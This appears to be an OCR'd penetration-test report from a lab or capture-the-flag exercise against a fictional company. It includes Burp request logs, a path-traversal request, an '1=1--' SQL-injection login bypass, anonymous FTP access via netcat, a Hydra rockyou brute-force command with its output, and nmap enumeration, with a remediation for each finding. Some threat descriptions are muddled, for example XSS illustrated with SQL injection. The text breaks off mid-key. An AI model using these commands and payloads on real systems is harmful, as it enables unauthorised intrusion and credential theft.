Intercept | HTTP history | WebSockets history | Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
301	http://172.16.1.1:8001	GET	/login.php?username=test&password=t...	✓		302	3383	HTML	php	NBN Corporation			172.16.1.1		15:10:54 5 Jan...	8080
302	http://172.16.1.1:8001	GET	/internal/employee.php?authenticated=...	✓		200	3011	HTML	php	NBN Corporation			172.16.1.1		15:11:27 5 Jan...	8080
304	http://172.16.1.1:8001	GET	/assets/js/jquery.min.js			200	87220	script	js				172.16.1.1		15:11:55 5 Jan...	8080
305	http://172.16.1.1:8001	GET	/assets/js/jquery.scrollex.min.js			200	2547	script	js				172.16.1.1		15:11:55 5 Jan...	8080
306	http://172.16.1.1:8001	GET	/assets/js/util.js			200	12725	script	js				172.16.1.1		15:11:55 5 Jan...	8080
307	http://172.16.1.1:8001	GET	/assets/js/main.js			200	3791	script	js				172.16.1.1		15:11:55 5 Jan...	8080
308	http://172.16.1.1:8001	GET	/assets/js/breakpoints.min.js			200	2729	script	js				172.16.1.1		15:11:55 5 Jan...	8080
309	http://172.16.1.1:8001	GET	/assets/js/browser.min.js			200	2141	script	js				172.16.1.1		15:11:55 5 Jan...	8080
310	http://172.16.1.1:8001	GET	/assets/js/jquery.scrolly.min.js			200	1120	script	js				172.16.1.1		15:11:55 5 Jan...	8080
314	https://fonts.googleapis.com	GET	/css?family=Lato:400,400italic,700,70...	✓								✓	unknown host		15:12:00 5 Jan...	8080
315	https://push.services.mozilla.com	GET	/									✓	unknown host		15:13:56 5 Jan...	8080
316	https://shavar.services.mozilla.c...	POST	/downloads?client=navclient-auto-ffox...	✓								✓	unknown host		15:20:33 5 Jan...	8080
317	https://contile.services.mozilla.c...	GET	/v1/tiles									✓	unknown host		15:21:03 5 Jan...	8080
318	http://172.16.1.1:8001	GET	/internal/customers.php?authenticated...	✓		200	2549	HTML	php	NBN Corporation			172.16.1.1		15:21:38 5 Jan...	8080
319	http://172.16.1.1:8001	GET	/internal/customers.php?authenticated...	✓		200	2549	HTML	php	NBN Corporation			172.16.1.1		15:22:04 5 Jan...	8080
320	http://172.16.1.1:8001	GET	/internal/customers.php?authenticated...	✓		200	2549	HTML	php	NBN Corporation			172.16.1.1		15:22:15 5 Jan...	8080
321	https://push.services.mozilla.com	GET	/									✓	unknown host		15:24:56 5 Jan...	8080
322	http://172.16.1.1:8001	GET	/internal/customers.php?authenticated...	✓		200	2549	HTML	php	NBN Corporation			172.16.1.1		15:25:37 5 Jan...	8080

Request

Pretty | Raw | Hex

```
GET /internal/customers.php?authenticated=1&list=..%2Fdata%2Fcustomer.list HTTP/1.1
Host: 172.16.1.1:8001
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.1.1:8001/internal/employee.php?authenticated=1&user=test
Connection: close
Cookie: authenticated=0
Upgrade-Insecure-Requests: 1
```

Response

Pretty | Raw | Hex | Render

```
</div>
<div class="container">
<header class="major">
<p>
<b>
Future Customers
</b>
</p>
</header>
<p>
FOR INTERNAL USE ONLY
</p>
<p>
SAMPLE DATA
</p>
<p>
FOR INTERNAL USE ONLY
</p>
</div>
</section>
```

Inspector

Request Attributes 2

Request Query Parameters 2

Request Cookies 1

Request Headers 9

Response Headers 6

Name	Value
Date	Thu, 22 Dec 2022 12:44:5...
Server	Apache/2.4.29 (Ubuntu)
Vary	Accept-Encoding
Content-Length	2357
Connection	close
Content-Type	text/html; charset=UTF-8


Search... 0 matches

CROSS-SITE SCRIPTING | THREAT LEVEL: HIGH

DOM-based cross-site scripting (XSS) attack, is when an attacker injects malicious code into a web page that is then executed by the victim's web browser. The code is typically injected into the Document Object Model (DOM) of the web page, which is the structure of the page as it is represented in the browser. For example search box, user login/pass box, etc.

Threat Level: The threat level of a DOM-based XSS attack depends on the nature of the injected code and the level of access that is possible.

Wapiti scan confirms that there is no Content Security Policy configured:



Since it was possible to break authentication by injecting '1=1--' in to the login page (http://172.16.1.1:80/login.php) and get the page to return a username, which it was then possible to exploit in order to login and obtain customer data, the threat level is rated HIGH.


Source: https://portswigger.net/web-security/cross-site-scripting

SQL INJECTION | THREAT LEVEL: HIGH

A SQL injection is when a malicious actor inserts malicious code into a website's SQL statement in order to gain access to sensitive information from the database. This can allow the attacker to view, modify, or delete data from the database.

The threat level of a SQL injection attack depends on the sensitivity of the data in the database and the level of access an attacker can gain. In general, SQL injection attacks are considered to be a high-level threat, as they can allow attackers to gain unauthorized access to sensitive information and can be difficult to detect. Recommended remediations include use of parameterized queries, validating user input, using a web application firewall, use of least privilege, and finally, regular updates and patches to the server and applications.

SQL injection was possible on login page; access was gained using the username 'test' and 1=1-- was used for password. The resulting page revealed the password, which was used to successfully login:





Source: https://owasp.org/www-community/attacks/SQL_Injection

PHP INJECTION | THREAT LEVEL: HIGH


A serialized object in HTTP message attack, also known as a PHP object injection attack, is when an attacker exploits a vulnerability in the way that an application handles serialized objects in HTTP messages. This can allow the attacker to execute arbitrary code on the server

The threat level of a serialized object in HTTP message attack depends on the nature of the injected code and the level of access that possible. Testing revealed that 'username' is vulnerable to attack, and by adding 'authenticated=1' it was possible to view some pages. Further attempts to exploit and gain access, have not yet been successful. (See appendix for screenshots) Recommend further testing as well as the following remediations: input validation, output encoding, whitelisting, ensure regular updates and patches to the server, and use of a web application firewall.





Previously enumerated data was used to open this internal page revealing a message to the web development team:



WEB CACHE POISONING | THREAT LEVEL: HIGH

Web cache poisoning, also known as HTTP response splitting, is when an attacker injects malicious content into a web server's cache. This can allow the attacker to manipulate the content that is served to users of the website, potentially leading to phishing attacks, cross-site scripting (XSS) attacks, or the display of malicious content to website visitors.

The threat level of a web cache poisoning attack depends on the nature of the injected content and the level of access possible. In some cases, the injected content may be used to steal sensitive information, such as login credentials, from website visitors. In other cases, the injected content may be used to execute malicious actions on behalf of the victim, such as sending spam emails or making unauthorized transactions. Recommended remediations include input validation, output validation, setting the 'nocache' directive, using the 'private' directive, and regular updates and patches to the server.

Attempts to exploit this vulnerability and gain shell access were not yet successful, further testing required.

OS COMMAND INJECTION | THREAT LEVEL: HIGH

OS command injection, also known as a shell injection, is a type of cyber attack in which an attacker injects malicious code into an application with the intent of executing arbitrary commands on the operating system (OS). This can allow the attacker to gain unauthorized access to the system, potentially leading to data loss, financial damage, and damage to the website's reputation.

The threat level of an OS command injection attack depends on the nature of the injected code and the level of access possible. In some cases, the injected code may be used to steal sensitive information, such as login credentials, from the system. In other cases, the injected code may be used to execute malicious actions on behalf of the attacker, such as deleting files or installing malware. Recommended remediations are requiring input validation, using output encoding, use of least privilege, ensure regular updates and patches and use of a web application firewall.

Attempts to exploit this vulnerability and gain shell access were not yet successful, further testing required. (A selection of screenshots showing attempts can found in the appendix.)

Source:
https://owasp.org/www-community/attacks/Command_Injection
CWE-77: Improper Neutralization of Special Elements used in a Command.
CWE-78: Improper Neutralization of Special Elements used in an OS Command.

ANONYMOUS FTP LOGIN | THREAT LEVEL: HIGH

Anonymous login to 10.10.0.66:9001 was possible, and Flag 1 was downloaded to remote machine. It is recommended that anonymous login to the network be disabled completely.


```
┌──(kali㉿kali)-[~]
└─$ sudo netcat 10.10.0.66  9001
220 (vsFTPd 3.0.3)
User anonymous
331 Please specify the password.

Pass
230 Login successful.
pwd
257 "/" is the current directory
help
214-The following commands are recognized.
 ABOR ACCT ALLO APPE CDUP CWD  DELE EPRT EPSV FEAT HELP LIST MDTM MKD
 MODE NLST NOOP OPTS PASS PASV PORT PWD  QUIT REIN REST RETR RMD  RNFR
 RNTO SITE SIZE SMNT STAT STOR STOU STRU SYST TYPE USER XCUP XCWD XMKD
 XPWD XRMD
214 Help OK.
```

```
229 Entering Extended Passive Mode (|||7425|)
150 Here comes the directory listing.
-rw-rw-rw-    1 0        0           46037 Apr 03  2020 flag3
226 Directory send OK.
ftp> lcd /home/kali/
Local directory now: /home/kali
ftp> get flag3
local: flag3 remote: flag3
229 Entering Extended Passive Mode (|||16357|)
150 Opening BINARY mode data connection for flag3 (46037 bytes).
100% |**********************************************************************************************************************| 46037        8.38 MiB/s    00:00 ETA
226 Transfer complete.
46037 bytes received in 00:00 (6.11 MiB/s)
ftp>
```

OUTDATED SOFTWARE | NIKTO VULNERABILITY SCAN | THREAT LEVEL: HIGH

Outdated Apache server found with a Nikto scan (this scan also confirmed vulnerabilities found by nmap, Burp scans and manual testing of urls).

Outdated software and not maintaining security patches has a threal level of HIGH because it means that known vulnerabilities have not been patched and can be exploited by attackers. Recommendation is to immediately update the server and install patches.





FINDING LOGIN PASSWORDS | HYDRA & ROCKYOU | THREAT LEVEL: MEDIUM

Scanning the network for login credentials using Hydra with the 'Rock You' wordlist obtained a number of user login credentials, including those of CEO Bill Gibson, the webmaster and admin accounts, and user group 'servicetechs'. Details show that many of the passwords are common, vulnerable weak passwords that are easily hacked. Compromise of a single account has a 'Low' severity, however, a general use login credential like 'servicetechs', much like an 'admin' or 'guest' account, is not best practice because of password management, and nonrepudiation, and since this exploit revealed previously a unclassified customer list with contact data, it is not a high level threat, however, shared user accounts and the account of the company's CEO, even though a single account, raise the threat level in tester's view due to potential impact.

Remediation required is implementation of a strong password policy for employees and customers. Additionally, it is recommended that Employees with high level access to confidential data be required to use multi-factor authorization in order to gain access to such data via the web interface.

Source: https://owasp.org/www-project-top-ten/2017/A2_2017-Broken_Authentication





```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ sudo hydra -l webmaster -P /usr/share/wordlists/rockyou.txt 10.10.0.66 http-post-form  "/index.php:password=^PASS^&remember=yes&login=Log+In&proc_login=true
:Invalid"
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-01-11 12:16:35
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://10.10.0.66:80/index.php:password=^PASS^&remember=yes&login=Log+In&proc_login=true:Invalid
[80][http-post-form] host: 10.10.0.66   login: webmaster   password: 12345
[80][http-post-form] host: 10.10.0.66   login: webmaster   password: password
[80][http-post-form] host: 10.10.0.66   login: webmaster   password: princess
[80][http-post-form] host: 10.10.0.66   login: webmaster   password: 12345678
[80][http-post-form] host: 10.10.0.66   login: webmaster   password: 123456789
[80][http-post-form] host: 10.10.0.66   login: webmaster   password: 123456
[80][http-post-form] host: 10.10.0.66   login: webmaster   password: iloveyou
[80][http-post-form] host: 10.10.0.66   login: webmaster   password: rockyou
[80][http-post-form] host: 10.10.0.66   login: webmaster   password: daniel
[80][http-post-form] host: 10.10.0.66   login: webmaster   password: lovely
[80][http-post-form] host: 10.10.0.66   login: webmaster   password: abc123
[80][http-post-form] host: 10.10.0.66   login: webmaster   password: nicole
[80][http-post-form] host: 10.10.0.66   login: webmaster   password: monkey
[80][http-post-form] host: 10.10.0.66   login: webmaster   password: jessica
[80][http-post-form] host: 10.10.0.66   login: webmaster   password: 1234567
[80][http-post-form] host: 10.10.0.66   login: webmaster   password: babygirl
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-01-11 12:16:37
```

SSH LOGIN | THREAT LEVEL: HIGH


Enumeration of 443/TCP open ssh port requires an ssh-hostkey and username. Attempted to exploit with Crowbar by getting full ssh-hostkey (found with nmap) and trying different usernames, without success.

```
443/tcp  open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_    password
```


```
┌──(kali㉿kali)-[/crowbar]
└─$ sudo nmap --script /usr/share/nmap/scripts/ssh-hostkey  --script-args ssh_hostkey=full 10.10.0.66 -sV --version-all -A
```

```
Nmap scan report for 10.10.0.66
Host is up (0.00081s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
443/tcp  open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCu6pwiznU26WTAQZl6ZGkjVlK+gRqvgnz2BUyEvXjBNeeRNB5PZih8LK3lGn2sLwUtuuvbmZSRNReAXh4Ram0MKgNPiX4fMkzpNuYDbbIzJf8pEATTYXZ7ttaFNv
